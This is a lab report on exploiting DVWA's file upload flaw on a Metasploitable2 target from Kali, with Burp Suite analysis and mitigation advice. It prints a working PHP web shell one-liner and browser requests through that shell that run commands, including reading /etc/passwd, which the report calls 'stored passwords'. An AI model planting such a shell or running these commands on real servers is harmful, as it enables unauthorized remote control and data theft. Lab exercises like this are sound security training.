Luca Danisi **27-3-2026**

Exploit File Upload

1 - Objective : The objective of this exercise was to demonstrate how a file upload vulnerability in DVWA can be exploited to gain remote command execution on the Metasploitable machine. The activity also aimed to confirm the impact of the issue by retrieving system information, accessing sensitive files, and analyzing the HTTP traffic with Burp Suite.

🧪 Our lab environment

🐉 **KALI** : Internal Network "**vtnet 1**" → IP 192.168.50.100

💀 **Metasploitable** : Internal Network "**vtnet1**" → IP 192.168.50.101

2 – Tools Used :

Kali Linux – attacking machine used to perform the test

Metasploitable2 – target machine hosting DVWA
DVWA (Damn Vulnerable Web Application) – vulnerable web application used for the exercise
Burp Suite – web proxy used to intercept and analyze HTTP traffic
Firefox Browser – used to access DVWA and trigger the exploit
PHP web shell – uploaded file used to execute remote commands on the target system

3 - Results :

DVWA Exploit ✅ → Successful upload of the PHP shell file :

- Remote command execution confirmed on the target machine.
- Operating system information retrieved.
- Sensitive file contents accessed.
- HTTP traffic intercepted and analyzed with Burp Suite.
- Session cookie and uploaded file content observed in cleartext.

4 - Issues encountered during the test:

- The file was initially created as **root**, so it had to be copied to a browser-accessible location before the upload step.
- The browser proxy settings had to be adjusted before Burp Suite could successfully intercept and analyze the traffic.

5 – Conclusion :

The exercise demonstrated how a misconfigured webpage with no restrictions or filters on file uploads can be exploited to gain remote control of a machine. We showed that it was possible to obtain both general information, such as the operating system in use, and sensitive information, such as the list of stored passwords. BurpSuite made it possible to analyze the HTTP traffic in detail, highlighting how both the file content and the session cookies were transmitted in cleartext. To mitigate these vulnerabilities, it would be necessary to implement strict validation and filtering of the file types allowed for upload and a Content Security Policy (CSP) and rename uploaded files server-side to prevent direct execution.

Technical Walkthrough

1. **Connectivity Check**
   We first verified network connectivity between the Kali machine and the Metasploitable target by performing a ping test. **`(ping 192.168.50.101)`**

2. **Access to DVWA**
   Using the browser on Kali, we accessed DVWA at `http://192.168.50.101`.

3. **Creation of the PHP Shell**
   A `shell.php` file was created on Kali containing the PHP command needed to execute system commands passed through the `cmd` parameter. **`(echo '<?php system($_REQUEST["cmd"]); ?>' > /root/Desktop/shell.php)`**

4. **File Relocation**
   Since the file was initially created as root, it was copied to a location accessible from the browser before the upload step. **`(cp /root/Desktop/shell.php /home/kali/Desktop/ )`**

5. **Security Level Configuration**
   The DVWA security level was set to LOW to allow the exploit to be performed.
6. **File Upload**
   The `shell.php` file was uploaded through the File Upload section of DVWA.
7. **Exploit Verification**
   After the upload, the shell was accessed through the browser and tested with the `ls` command to confirm remote command execution on the target.

8. **Burp Suite Configuration**
   Before repeating the upload, the browser proxy settings were adjusted to ensure that Burp Suite could intercept the traffic correctly.
9. **Traffic Interception and Analysis**
   With Intercept on enabled in Burp Suite, the upload request was captured and analyzed, revealing details such as the HTTP method, target host, session cookie, security level, and file content.
10. **Additional Command Execution**
    Further commands were executed through the uploaded shell to retrieve operating system information and access sensitive files stored on the system.
11. **Request Forwarding**
    The intercepted requests were forwarded to the server through Burp Suite, allowing the exploit to be completed successfully.

Screenshot captions

Figure 1 – Connectivity check between Kali and Metasploitable

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=6.87 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=2.74 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=2.59 ms
^C
--- 192.168.50.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2093ms
rtt min/avg/max/mdev = 2.589/4.066/6.873/1.985 ms
```

Figure 2 – Creation of the PHP web shell

```
┌──(root㉿kali)-[/home/kali]
└─# mkdir -p /root/Desktop && echo '<?php syste
m($_REQUEST["cmd"]); ?>' > /root/Desktop/shell.
php
```

Figure 3 – Upload of the PHP shell through DVWA






Figure 4 – Remote command execution confirmed with `ls`




By entering this command in the Kali browser, we were effectively using it as a terminal to access the internal information of the Metasploitable machine. In this case, we asked it to return the list of uploaded files: `http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls`.

Figure 5 – Burp Suite intercepting the upload request



As shown in the screenshot below, we can analyze all the contents of our upload request:
line 1 shows the request method (**POST**),
line 2 shows the destination host (**Host**),
line 12 shows the security level (**LOW**) and the session cookie,
line 22 shows the file content (shell.php).

Figure 6 – Sensitive file contents accessed through the exploit



With the following command, we used the browser to request information about the operating system in use.

"http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=uname -a".

With the following command, we used the browser to request information about the various passwords stored on the system.

"http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=cat /etc/passwd"

End